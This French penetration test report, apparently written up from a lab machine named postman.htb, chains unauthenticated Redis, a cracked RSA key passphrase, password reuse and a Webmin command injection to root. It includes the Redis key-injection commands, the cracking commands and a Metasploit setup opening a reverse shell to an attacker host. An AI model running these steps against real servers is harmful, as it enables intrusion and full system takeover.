



SK SECURITY

RAPPORT DE TEST D'INTRUSION

Postman

RÉFÉRENCE

SKS-2026-R009

VERSION

1.0

DATE

13 juin 2026

TYPE D'AUDIT

Boîte noire (aucun accès fourni)

AUDITEUR

Annas RIO

RISQUE GLOBAL

CRITIQUE

Sommaire

1. Contacts	2
2. Cadre légal & Autorisation	3
3. Résumé Exécutif	4
4. Scope & Méthodologie	5
5. Outils utilisés	6
6. Sommaire des Vulnérabilités	7
7. Introduction	8
8. Vulnérabilités Identifiées	9
9. Timeline des Actions Offensives	17
10. Indicateurs de Compromission & Artefacts	18
11. Plan de Remédiation	19
12. Surface d'Attaque Résiduelle	20
13. Conclusion	21

Contacts

Auditeur

Nom	Société	E-mail	Rôle
Annas RIO	SK Security	sk.security.contact@gmail.com	Auditeur technique

Client

Nom	E-mail	Téléphone	Rôle
Matt	matt@postman.htb	+33XXXXXXXX	CEO

Cadre légal & Autorisation

Une autorisation explicite a été accordée pour réaliser ce test d'intrusion sur les systèmes décrits dans ce rapport, conformément au périmètre, aux objectifs et à la période définis. Cette autorisation est accordée au sens des **articles 323-1 et suivants du Code pénal français** (Loi Godfrain) et constitue une dérogation contractuelle strictement limitée aux actions nécessaires à l'exécution de la mission.

Confidentialité

Ce document est strictement confidentiel et destiné exclusivement au client mentionné en page de garde. Il ne peut être communiqué, reproduit, copié ou distribué à des tiers sans l'accord écrit préalable de SK Security. Le client s'engage à protéger ce rapport avec un niveau de confidentialité équivalent à ses propres informations sensibles.

Clause de non-responsabilité

Les tests réalisés dans le cadre de cette mission sont limités au périmètre défini contractuellement et à la période convenue. SK Security ne peut être tenu responsable des vulnérabilités non identifiées en dehors de ce périmètre, des systèmes non testés, ou des failles apparues postérieurement à la date de clôture de la mission. Les résultats de cet audit représentent l'état de la sécurité du système à la date des tests et ne constituent pas une garantie d'absence totale de vulnérabilités. SK Security engage sa responsabilité sur la qualité et le sérieux de la démarche, non sur l'exhaustivité absolue des résultats. La réglementation applicable inclut notamment le **RGPD** et la **loi Informatique et Libertés**.

Résumé Exécutif

Un serveur Linux exposé sur internet a été compromis dans sa totalité depuis une position sans aucun accès préalable, via une chaîne d'attaque combinant quatre failles distinctes. Un service de stockage de données accessible publiquement, non protégé par mot de passe, a permis d'y écrire une clé d'accès SSH et d'obtenir un premier pied sur le serveur. La découverte d'une sauvegarde de clé privée SSH avec des droits de lecture trop permissifs, protégée par un mot de passe trivial, a fourni les credentials du compte utilisateur Matt. Ce même mot de passe, réutilisé sur l'interface d'administration web, a ouvert l'accès à un panneau de contrôle dont la version comportait une vulnérabilité d'exécution de code à distance. L'exploitation de cette vulnérabilité a produit un accès root au système, compromettant l'intégralité des données, configurations et secrets hébergés sur le serveur. La chaîne est entièrement reproductible depuis internet sans interaction utilisateur.

Scope & Méthodologie

Périmètre

Cible	Type	IP/URL
postman.htb	Serveur Linux Ubuntu	10.129.2.1
postman.htb:22	Service SSH (OpenSSH 7.6p1)	10.129.2.1:22
postman.htb:80	Service HTTP (Apache 2.4.29)	10.129.2.1:80
postman.htb:6379	Service Redis 4.0.9	10.129.2.1:6379
postman.htb:10000	Interface Webmin 1.910 (MiniServ)	10.129.2.1:10000

Périmètre négatif

Les tests ont été limités aux services exposés sur l'adresse 10.129.2.1 listés dans le périmètre ci-dessus. Aucun test d'ingénierie sociale ou de phishing n'a été conduit. L'analyse des configurations réseau périphériques (firewall, routeurs, VPN) est hors périmètre. Les autres hôtes éventuellement accessibles depuis le serveur compromis n'ont pas fait l'objet de tests de pivotement. L'audit exhaustif de la configuration Apache et des éventuelles applications web hébergées sur le port 80 n'a pas été réalisé.

Paramètres de la mission

Paramètre	Valeur
Type d'audit	Boîte noire (aucun accès fourni)
Période	13 juin 2026
Accès fournis	Aucun accès fourni, découverte complète depuis un poste attaquant externe

Méthodologie

Reconnaissance et énumération des services

La phase initiale a consisté en un scan de ports complet avec détection de version sur l'ensemble des 65535 ports de la cible. Quatre services ont été identifiés : SSH sur le port 22, HTTP sur le port 80, Redis 4.0.9 sur le port 6379, et l'interface d'administration Webmin 1.910 sur le port 10000. L'absence d'authentification sur le service Redis et la version ancienne de Webmin ont immédiatement orienté l'analyse vers ces deux vecteurs prioritaires.

Exploitation du service Redis non authentifié

Redis 4.0.9 étant accessible sans authentification, la primitive d'écriture arbitraire de fichiers via les commandes CONFIG SET a été exploitée pour injecter une clé publique SSH dans le répertoire `.ssh` du compte système `redis`. Cette technique, documentée depuis plusieurs années, est rendue possible par la combinaison de l'absence d'authentification et des droits d'écriture du processus Redis sur son répertoire de données. L'accès SSH obtenu sous le compte `redis` a ouvert la phase de post-exploitation locale.

Découverte et exploitation de la clé privée exposée

L'énumération des fichiers avec des permissions non standard via `linpeas` a révélé la présence d'un fichier de sauvegarde de clé privée RSA (`/opt/id_rsa.bak`) accessible en lecture par tous les utilisateurs du système. La passphrase protégeant cette clé a été cassée offline via `ssh2john`, révélant un mot de passe court et présent dans les dictionnaires courants. Ce mot de passe correspond au compte utilisateur Matt, dont la clé privée constitue un accès direct à l'interface Webmin.

Exploitation de Webmin 1.910 et élévation root


La version 1.910 de Webmin est affectée par une vulnérabilité d'injection de commandes dans le module de mise à jour des paquets (CVE-2019-12840), exploitable par tout utilisateur authentifié. Les credentials du compte Matt, obtenus à l'étape précédente, ont permis l'authentification sur l'interface Webmin. L'exploitation du module vulnérable a produit un reverse shell dans le contexte root, aboutissant à la compromission complète du serveur.

Outils utilisés

Outil	Usage
nmap	Scan de ports et détection de version
redis-cli	Accès au service Redis et exploitation via CONFIG SET
ssh-keygen	Génération de la paire de clés SSH pour injection
linpeas	Énumération automatisée des vecteurs de privilege escalation
ssh2john	Extraction du hash de passphrase depuis la clé privée
hashcat	Cassage offline de la passphrase RSA
Metasploit (webmin_packageup_rce)	Exploitation CVE-2019-12840 sur Webmin 1.910

Sommaire des Vulnérabilités

Au cours de cet audit, **2 critique(s)** , **2 élevée(s)** vulnérabilité(s) ont été identifiées.



ID	Vulnérabilité	Sévérité	Score	Actif
SKS-2026-018	Webmin 1.910, exécution de commandes à distance via le module de mise à jour des paquets (CVE-2019-12840)	CRITICAL	9.9	postman.htb / 10.129.2.1:10000
SKS-2026-015	Redis 4.0.9 exposé sans authentification, écriture arbitraire de fichiers et accès SSH non autorisé	CRITICAL	9.8	postman.htb / 10.129.2.1:6379
SKS-2026-017	Réutilisation du mot de passe entre la passphrase de clé SSH et l'authentification Webmin	HIGH	8.1	postman.htb / 10.129.2.1:10000
SKS-2026-016	Clé privée RSA de sauvegarde accessible en lecture par tous les utilisateurs (/opt/id_rsa.bak)	HIGH	7.5	postman.htb / 10.129.2.1

Introduction

SK Security a conduit un audit de sécurité en boîte noire sur le serveur postman.htb (10.129.2.1), sans aucun accès ni information préalable fournis. L'objectif était d'évaluer la résistance du serveur à une attaque externe non authentifiée, depuis la phase de reconnaissance jusqu'à la compromission maximale. Le périmètre couvre l'ensemble des services exposés sur l'adresse 10.129.2.1, à savoir SSH, HTTP, Redis et l'interface Webmin. La mission a été conduite de manière méthodique en quatre phases : reconnaissance et énumération des services, exploitation du service Redis non authentifié pour obtenir un accès initial, élévation de privilèges via une clé privée SSH exposée et réutilisation de credentials, et exploitation d'une RCE sur Webmin pour atteindre les privilèges root.

Vulnérabilités Identifiées

Les vulnérabilités suivantes ont été identifiées au cours de l'audit et sont présentées par ordre de sévérité décroissante. Chaque finding regroupe une synthèse technique, la chaîne d'exploitation reproductible, les preuves de compromission et les recommandations de remédiation associées.

Les scores CVSS présentés ci-après évaluent chaque vulnérabilité en isolation, indépendamment des autres maillons de la chaîne d'attaque. Le risque réel pour l'organisation découle du chaînage de ces findings. Cette criticité globale est portée par le finding le plus sévère, point terminal de la chaîne, et reflétée dans la note de risque globale du rapport. Le risque chaîné global résulte de 4 findings combinés : l'absence d'authentification Redis rend l'accès initial trivial depuis internet, la clé privée exposée fournit les credentials nécessaires à l'exploitation de Webmin, et la réutilisation du mot de passe ferme la boucle vers une RCE root sans aucune interaction utilisateur.

SKS-2026-018

Webmin 1.910, exécution de commandes à distance via le module de mise à jour des paquets (CVE-2019-12840)

Critical — 9.9

CWE	CWE-78 (Improper Neutralization of Special Elements used in an OS Command)	CVSS	9.9 (Critical)
ACTIF	postman.htb / 10.129.2.1:10000	COMPOSANT	Module Package Updates de Webmin 1.910 (MiniServ)
VECTEUR	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H		
ROOT CAUSE	Le module de mise à jour des paquets de Webmin 1.910 construit une commande shell en concaténant sans validation ni échappement le paramètre utilisateur `u` transmis via une requête POST authentifiée, permettant l'injection de commandes arbitraires exécutées dans le contexte du processus Webmin (root).		

Description

Webmin 1.910 expose sur le port 10000 une interface d'administration système complète. Le module `package-updates/update.cgi` accepte en paramètre POST le champ `u`, correspondant au nom du paquet à mettre à jour. Ce champ est passé sans sanitisation à une invocation shell, permettant à tout utilisateur authentifié d'injecter des métacaractères shell et d'exécuter des commandes arbitraires. Le processus MiniServ s'exécutant sous l'identité root sur le système cible, toute commande injectée bénéficie de l'ensemble des privilèges système. La vulnérabilité est référencée CVE-2019-12840 et dispose de modules d'exploitation publics. Sur le système cible, le compte Matt disposait d'un accès Webmin valide, rendant la condition d'authentification préalable triviale à satisfaire dès lors que ses credentials étaient connus.

Chaîne d'exploitation

Authentification sur l'interface Webmin avec les credentials obtenus via la clé privée exposée, puis exploitation via le module Metasploit dédié :

```
# Configuration du module d'exploitation
use exploit/linux/http/webmin_packageup_rce
set RHOSTS 10.129.2.1
set RPORT 10000
set SSL true
set USERNAME Matt
set PASSWORD [REDACTED]
set LHOST 10.10.14.57
set LPORT 4444
run
```

Finding Evidence

```
[*] Started reverse TCP handler on 10.10.14.57:4444
[+] Session cookie: [REDACTED]
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.14.57:4444 -> 10.129.2.1:56196)

uid=0(root) gid=0(root) groups=0(root)
```

```
msf exploit(linux/http/webmin_packageup_rce) > run
[*] Started reverse TCP handler on 10.10.14.57:4444
[+] Session cookie: [REDACTED]
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.14.57:4444 -> 10.129.2.1:56196) at 2026-06-13 01:17:32 +0200

id
uid=0(root) gid=0(root) groups=0(root)
shell
```

Le shell obtenu s'exécute sous l'identité root (uid=0), confirmant l'exécution de commandes arbitraires dans le contexte le plus privilégié du système via l'injection dans le module de mise à jour Webmin.

Impact

L'obtention d'un shell root confère le contrôle total du serveur : lecture et exfiltration de l'ensemble des fichiers, modification de configurations, installation de persistance (backdoor, clés SSH, tâches cron), accès à toutes les bases de données et secrets locaux, et potentielle latéralisation vers les systèmes accessibles depuis ce serveur.

Surface résiduelle

Même après mise à jour de Webmin, les credentials du compte Matt restent valides sur l'ensemble des services où ils ont été réutilisés. La révocation du mot de passe seul ne suffit pas si d'autres services partagent ce credential ou si des clés SSH autorisées persistent dans les répertoires des comptes système.

Recommandation

Mettre à jour Webmin vers la version 1.920 ou supérieure, qui corrige CVE-2019-12840. Restreindre l'accès à l'interface Webmin (port 10000) aux seules adresses IP d'administration via une règle firewall, ou la rendre accessible exclusivement via VPN. Appliquer le principe de moindre privilège : Webmin ne devrait pas s'exécuter sous l'identité root lorsque cela est évitable. Activer l'authentification à deux facteurs sur l'interface Webmin. Auditer l'ensemble des modules Webmin activés et désactiver ceux qui ne sont pas nécessaires à l'exploitation.

Références

- <https://www.cvedetails.com/cve/CVE-2019-12840/>
- <https://www.webmin.com/changes.html>
- <https://cwe.mitre.org/data/definitions/78.html>
- https://www.rapid7.com/db/modules/exploit/linux/http/webmin_packageup_rce/

CWE	CWE-306 (Missing Authentication for Critical Function)	CVSS	9.8 (Critical)
ACTIF	postman.htb / 10.129.2.1:6379	COMPOSANT	Service Redis 4.0.9 (écoute sur 0.0.0.0:6379 sans directive requirepass)
VECTEUR	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		
ROOT CAUSE	Le service Redis est déployé sans directive d'authentification (`requirepass`) et sans restriction d'écoute réseau, exposant l'intégralité des commandes Redis, dont `CONFIG SET`, à tout client capable d'établir une connexion TCP sur le port 6379.		

Description

Redis 4.0.9 est accessible depuis internet sur le port 6379 sans aucune authentification requise. La commande `CONFIG SET` permet de modifier à chaud la configuration du service, en particulier le répertoire de travail (`dir`) et le nom du fichier de dump (`dbfilename`). En combinant ces deux directives avec une écriture de clé via `SET`, un attaquant peut forcer Redis à persister son jeu de données vers un fichier arbitraire sur le système de fichiers, dans la limite des droits du processus Redis. Sur le système cible, le processus Redis s'exécute sous le compte `redis`, dont le répertoire personnel `/var/lib/redis/` est accessible en écriture. La technique consiste à rediriger l'écriture vers `/var/lib/redis/.ssh/authorized_keys` et à injecter une clé publique SSH via une valeur Redis, ce qui autorise la connexion SSH sous le compte `redis` sans mot de passe. Par ailleurs, la version 4.0.9 est affectée par plusieurs CVE critiques référencées en 2025 (CVE-2025-46817, CVE-2025-49844 en criticité CRITICAL ; CVE-2025-46818, CVE-2025-46819 en sévérité HIGH), élargissant encore la surface d'exposition de ce service.

Chaîne d'exploitation

Génération d'une paire de clés SSH sur le poste attaquant, puis injection dans les `authorized_keys` du compte `redis` via la primitive d'écriture Redis :

```
# Génération de la paire de clés
ssh-keygen -t ed25519 -f key

# Redirection du répertoire de dump vers .ssh du compte redis
redis-cli -h 10.129.2.1 -p 6379 CONFIG SET dir /var/lib/redis/.ssh/
redis-cli -h 10.129.2.1 -p 6379 CONFIG SET dbfilename authorized_keys

# Injection de la clé publique comme valeur Redis
(echo -e "\n\n"; cat key.pub; echo -e "\n\n") | redis-cli -h 10.129.2.1 -p 6379 -x SET mykey

# Déclenchement de la persistance sur disque
redis-cli -h 10.129.2.1 -p 6379 BGSAVE
```

Connexion SSH avec la clé privée générée :

```
ssh -i key redis@10.129.2.1
```

Finding Evidence

```
redis@Postman:~$ whoami
redis
```

```
redis@Postman:/$ whoami
redis
redis@Postman:/$ █
```

La connexion SSH est établie sans mot de passe sous le compte `redis`, confirmant l'écriture réussie de la clé publique dans le fichier `authorized_keys` via la primitive de persistance Redis.

Impact

L'accès shell sous le compte `redis` fournit un point d'appui sur le système permettant l'énumération locale complète : lecture des fichiers accessibles par le compte redis, découverte des autres utilisateurs et fichiers exposés, et accès aux données stockées en mémoire dans Redis (clés, tokens, sessions applicatives). Ce finding constitue l'accès initial de la chaîne d'attaque.

Surface résiduelle

La clé publique injectée dans `authorized_keys` persiste sur le système après la mission et constitue une backdoor fonctionnelle tant qu'elle n'est pas supprimée. D'autres données potentiellement sensibles présentes en mémoire Redis (sessions, tokens d'application) sont accessibles via `KEYS *` et `GET` sans restriction.

Recommandation

Activer l'authentification Redis via la directive `requirepass` avec un mot de passe long et aléatoire (32 caractères minimum). Restreindre l'écoute du service Redis à l'interface loopback (`bind 127.0.0.1`) ou aux seules adresses IP applicatives légitimes via la directive `bind`. Appliquer une règle firewall bloquant l'accès entrant au port 6379 depuis tout réseau non autorisé. Activer la directive `protected-mode yes` (activée par défaut depuis Redis 3.2, à vérifier). Mettre à jour Redis vers une version corrigée pour les CVE 2025 identifiées. Appliquer le principe de moindre privilège au processus Redis : son compte système ne doit pas disposer d'un répertoire `.ssh/` utilisable pour l'authentification.

Références

- https://redis.io/docs/latest/operate/oss_and_stack/management/security/
- <https://book.hacktricks.xyz/network-services-pentesting/6379-pentesting-redis>
- <https://cwe.mitre.org/data/definitions/306.html>
- <https://nvd.nist.gov/vuln/detail/CVE-2025-46817>

CWE	CWE-521 (Weak Password Requirements)	CVSS	8.1 (High)
ACTIF	postman.htb / 10.129.2.1:10000	COMPOSANT	Compte utilisateur Matt, authentification Webmin et passphrase de clé privée RSA
VECTEUR	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H		
ROOT CAUSE	Le compte Matt utilise un mot de passe identique comme passphrase de sa clé privée SSH et comme credential d'authentification sur l'interface Webmin, de sorte que la compromission d'un facteur (passphrase) compromet automatiquement l'autre surface d'authentification (Webmin) sans étape supplémentaire.		

Description

La passphrase protégeant la clé privée RSA du compte Matt (/opt/id_rsa.bak), une fois cassée offline, s'avère identique au mot de passe d'authentification du même compte sur l'interface Webmin (port 10000). Cette réutilisation de credential crée une dépendance directe entre deux surfaces d'authentification de nature différente : la protection d'un fichier de clé privée (facteur de possession) et l'authentification à un service web (facteur de connaissance). Le mot de passe utilisé ([REDACTED]) est présent dans les dictionnaires de cassage courants, ce qui le rend cassable en quelques secondes via une attaque dictionnaire offline. La combinaison de sa faiblesse intrinsèque et de sa réutilisation sur deux systèmes distincts amplifie l'impact de chaque compromission individuelle. AC:H est retenu car l'exploitation de ce finding requiert d'avoir préalablement obtenu le fichier de clé pour en extraire et casser la passphrase.

Chaîne d'exploitation

Depuis la passphrase cassée lors de l'exploitation de SKS-2026-016, tentative de réutilisation directe sur l'interface Webmin :

```
# Tentative de connexion SSH directe avec le mot de passe (refusée)
ssh Matt@10.129.2.1 # connexion SSH refusée pour Matt

# Authentification Webmin avec le même mot de passe
curl -k -s -c cookies.txt -b cookies.txt \
-d "user=Matt&pass=[REDACTED]" \
https://10.129.2.1:10000/session_login.cgi
```

Finding Evidence

[+] Session cookie: [REDACTED]

The screenshot shows the Webmin dashboard interface. On the left is a sidebar with navigation links for 'Webmin' and 'Dashboard'. The main content area is titled 'System Information' and displays two circular progress indicators: 'CPU' at 0% and 'REAL MEMORY' at 43%. Below these are system details:

System hostname	Postman. (127.0.1.1)
Webmin version	1.910
Time on system	Saturday, June 13, 2026 12:34 AM
Processor information	AMD EPYC 7513 32-Core Processor, 1 cores
Real memory	384.77 MB used / 343.48 MB cached / 897.60 MB total
Local disk space	3.62 GB used / 6.16 GB free / 9.78 GB total

At the bottom, there is a section for 'Recent Logins'.

L'obtention d'un cookie de session Webmin valide avec le mot de passe identique à la passphrase de la clé privée confirme la réutilisation de credential entre les deux surfaces d'authentification.

Impact

La réutilisation du mot de passe réduit à une seule étape l'accès à l'interface Webmin dès lors que la clé privée est obtenue et la passphrase cassée. Sans cette réutilisation, la compromission de la clé privée n'aurait pas ouvert l'accès à Webmin, et la chaîne d'attaque vers la RCE root (SKS-2026-018) aurait été interrompue à ce stade.

Surface résiduelle

Si le même mot de passe est utilisé sur d'autres services du système ou d'autres systèmes de l'infrastructure (SSH sur d'autres machines, interfaces d'administration, bases de données), ces surfaces restent exposées tant que le mot de passe n'est pas changé sur l'ensemble des services concernés.

Recommandation

Imposer une politique de non-réutilisation des mots de passe entre services distincts. Utiliser un gestionnaire de mots de passe pour générer et stocker des credentials uniques par service. Mettre en place une politique de complexité minimale pour les mots de passe des comptes système et des interfaces d'administration : 16 caractères minimum, entropie suffisante pour résister aux attaques dictionnaire (zxcvbn score 4 ou équivalent). Réinitialiser immédiatement le mot de passe du compte Matt sur tous les services où il est utilisé. Activer l'authentification à deux facteurs sur Webmin pour qu'un credential seul ne suffise plus à l'accès.

Références

- <https://cwe.mitre.org/data/definitions/521.html>
- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
- <https://pages.nist.gov/800-63-3/sp800-63b.html>

CWE	CWE-732 (Incorrect Permission Assignment for Critical Resource)	CVSS	7.5 (High)
ACTIF	postman.htb / 10.129.2.1	COMPOSANT	Fichier /opt/id_rsa.bak (clé privée RSA du compte Matt)
VECTEUR	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N		
ROOT CAUSE	Un fichier de sauvegarde de clé privée RSA a été déposé dans `/opt/` avec des permissions `rwxr-xr-x`, le rendant lisible par tout utilisateur local du système, y compris les comptes de service à faibles privilèges tels que `redis`.		

Description

Le fichier `/opt/id_rsa.bak` contient la clé privée RSA du compte utilisateur Matt, déposée en clair dans un répertoire partagé avec des permissions world-readable (`-rwxr-xr-x 1 Matt Matt`). Toute session locale, quel que soit le compte utilisé, peut lire ce fichier et extraire la clé privée. La clé est protégée par une passphrase, ce qui constitue le seul obstacle à son exploitation directe. Cependant, une passphrase présente dans les dictionnaires courants (comme c'est le cas ici) est cassée en quelques secondes via des outils de cassage offline, rendant cette protection inefficace en pratique. La présence d'un fichier nommé `id_rsa.bak` trahit en outre une pratique de sauvegarde ad hoc de matériel cryptographique sensible en dehors de tout coffre-fort ou système de gestion de secrets. La passphrase cassée (`[REDACTED]`) est identique au mot de passe utilisé pour l'authentification Webmin du même compte, ce qui est traité dans le finding SKS-2026-017.

Chaîne d'exploitation

Depuis le shell redis obtenu via l'exploitation de Redis (SKS-2026-015), énumération des fichiers avec permissions non standard :

```
# Découverte via linpeas ou recherche manuelle
find / -name "*.bak" -readable 2>/dev/null
ls -la /opt/id_rsa.bak
```

Extraction et cassage offline de la passphrase :

```
# Extraction du hash de passphrase
ssh2john id_rsa.bak > hash.txt

# Cassage offline
hashcat -m 22921 hash.txt /usr/share/wordlists/rockyou.txt
# ou
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Finding Evidence

```
-rwxr-xr-x 1 Matt Matt 1743 Aug 26 2019 /opt/id_rsa.bak

$john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
[REDACTED] (id_rsa.bak)
```

```
[13/06/2026 1:09:15] yaku@DESKTOP-3FK2J1:~/HTB/postman$ john hashidrsa --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(id_rsa)
lg 0:00:00:00 DONE (2026-06-13 01:09) 1.020g/s 251885p/s 251885c/s 251885C/s confused6..colin22
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Les permissions world-readable sur `/opt/id_rsa.bak` confirment qu'un fichier de clé privée RSA appartenant à Matt est lisible par tout utilisateur local. La passphrase est cassée offline depuis le dictionnaire rockyou.txt, fournissant le credential du compte Matt.

Impact

La clé privée extraite et déchiffrée fournit le credential du compte Matt, utilisable pour s'authentifier sur tout service acceptant cette clé (SSH, et indirectement Webmin via la réutilisation du mot de passe de passphrase). Ce finding constitue le pivot de la chaîne entre l'accès redis et la compromission root via Webmin.

Surface résiduelle

Si la clé privée a été utilisée pour s'authentifier sur d'autres systèmes que postman.htb (clé partagée entre plusieurs serveurs), ces systèmes sont potentiellement compromis. La révocation de la clé sur postman.htb ne couvre pas les autres serveurs où elle aurait pu être déployée.

Recommandation

Supprimer immédiatement le fichier `/opt/id_rsa.bak` et auditer l'ensemble du système de fichiers pour identifier d'autres fichiers de sauvegarde de matériel cryptographique. Appliquer des permissions strictes (600) sur tout fichier de clé privée et restreindre leur emplacement aux répertoires `.ssh/` des comptes propriétaires. Interdire par politique les sauvegardes de clés privées sur le système de fichiers local sans chiffrement au repos. Utiliser un gestionnaire de secrets (HashiCorp Vault, AWS Secrets Manager) pour tout matériel cryptographique. Générer une nouvelle paire de clés pour le compte Matt et révoquer l'ancienne clé sur tous les systèmes où elle est enregistrée. Activer l'audit des accès en lecture sur `/opt/` (auditd).

Références

- <https://cwe.mitre.org/data/definitions/732.html>
- <https://www.ssh.com/academy/ssh/keygen>
- https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html

Timeline des Actions Offensives

La timeline suivante récapitule l'ensemble des actions réalisées durant la mission, dans l'ordre chronologique, afin de permettre au SOC une corrélation avec les journaux de sécurité.

Étape	Action	Système ciblé
1	Scan de ports complet avec détection de version	10.129.2.1
2	Identification du service Redis sans authentification	10.129.2.1:6379
3	Génération de paire de clés SSH et injection via CONFIG SET	10.129.2.1:6379
4	Connexion SSH sous le compte redis	10.129.2.1:22
5	Énumération locale via linpeas, découverte de /opt/id_rsa.bak	10.129.2.1
6	Extraction et cassage offline de la passphrase RSA	Poste attaquant
7	Authentification Webmin avec les credentials Matt	10.129.2.1:10000
8	Exploitation CVE-2019-12840 via webmin_packageup_rce	10.129.2.1:10000
9	Obtention d'un shell root	10.129.2.1

Indicateurs de Compromission & Artefacts

Les éléments suivants ont été créés ou modifiés durant la mission et doivent être nettoyés ou surveillés à l'issue de l'audit.

Type	Artefact	Action requise
Clé SSH	Clé publique attaquant injectée dans /var/lib/redis/.ssh/authorized_keys	Supprimer, auditer l'ensemble du répertoire .ssh du compte redis
Fichier	/opt/id_rsa.bak, clé privée RSA de Matt accessible world-readable	Supprimer, auditer les permissions de /opt/
Session	Connexion SSH établie sous le compte redis depuis 10.10.14.57	Auditer les logs SSH (auth.log), révoquer les clés autorisées
Session	Session Webmin authentifiée Matt depuis 10.10.14.57	Auditer les logs Webmin (/var/webmin/miniserv.log)
Shell	Reverse shell root établi vers 10.10.14.57:4444	Vérifier l'intégrité du système, auditer les processus actifs
Credentials	Credentials Matt utilisés sur Webmin	Réinitialiser le mot de passe Matt, auditer les autres services utilisant ce credential

Plan de Remédiation

Les corrections suivantes sont classées par ordre de priorité. Les délais sont calculés à partir de la date de remise du rapport.

ID	Vulnérabilité	Priorité	Action	Délai
SKS-2026-018	Webmin 1.910, exécution de commandes à distance via le module de mise à jour des paquets (CVE-2019-12840)	Critique	Mettre à jour Webmin vers une version corrigée et restreindre l'accès réseau au port 10000	Immédiat
SKS-2026-015	Redis 4.0.9 exposé sans authentification, écriture arbitraire de fichiers et accès SSH non autorisé	Critique	Activer requirepass, restreindre bind à 127.0.0.1, appliquer une règle firewall sur le port 6379	Immédiat
SKS-2026-017	Réutilisation du mot de passe entre la passphrase de clé SSH et l'authentification Webmin	Élevé	Réinitialiser le mot de passe Matt sur tous les services, appliquer une politique de mots de passe uniques par service	48h
SKS-2026-016	Clé privée RSA de sauvegarde accessible en lecture par tous les utilisateurs (/opt/id_rsa.bak)	Élevé	Supprimer /opt/id_rsa.bak, générer une nouvelle paire de clés, auditer les systèmes utilisant cette clé	48h

Délais de référence SK Security : **Critique** → **Immédiat** | **Élevé** → **48h** | **Moyen** → **2 semaines** | **Faible** → **1 mois**

Surface d'Attaque Résiduelle

L'analyse suivante porte sur la posture de sécurité d'ensemble au-delà des vulnérabilités exploitées durant la mission. Elle identifie le périmètre non couvert, les hypothèses de compromission extensibles et les portes secondaires restant ouvertes.

La compromission root du serveur postman.htb implique que l'intégralité des secrets hébergés (clés privées, tokens, variables d'environnement, bases de données Redis, configurations applicatives) doit être considérée comme compromise et révoquée. Si le serveur est connecté à un réseau interne ou dispose d'accès vers d'autres systèmes (bases de données, APIs, infrastructures cloud), ces accès doivent être audités en priorité : un attaquant ayant obtenu root dispose du temps nécessaire pour exfiltrer toute information utile à une latéralisation.

La version d'OpenSSH exposée (7.6p1 Ubuntu, datant de 2019) ainsi que la version d'Apache (2.4.29) n'ont pas fait l'objet d'une analyse exhaustive dans le cadre de cet engagement. Ces composants présentent potentiellement des CVE connues et constituent une surface résiduelle non évaluée. Une revue complète des versions logicielles et l'application des mises à jour système sont à prévoir dans le cadre de la remédiation globale.

Conclusion

Depuis internet, sans aucun accès préalable, la chaîne d'attaque s'est construite en quatre maillons successifs dont chacun conditionne le suivant. L'accès au service Redis sans authentification a permis l'injection d'une clé SSH et l'obtention d'un premier shell sur le système. L'énumération locale a révélé un fichier de sauvegarde de clé privée RSA accessible à tous les utilisateurs du système, dont la passphrase triviale a été cassée offline en quelques secondes. Ce mot de passe, réutilisé comme credential Webmin pour le compte Matt, a ouvert l'accès à une interface d'administration dont la version 1.910 est affectée par une vulnérabilité d'exécution de code à distance authentifiée. L'exploitation de cette vulnérabilité a produit un shell root, conférant le contrôle total du serveur.

Le niveau de risque global est **CRITIQUE**. Aucun des quatre maillons n'est sophistiqué pris isolément : c'est leur combinaison sur un même système qui constitue la démonstration. La remédiation prioritaire porte sur la mise à jour immédiate de Webmin et l'activation de l'authentification Redis, ces deux points étant exploitables sans condition préalable depuis internet.

Finding	Priorité	Délai de retest
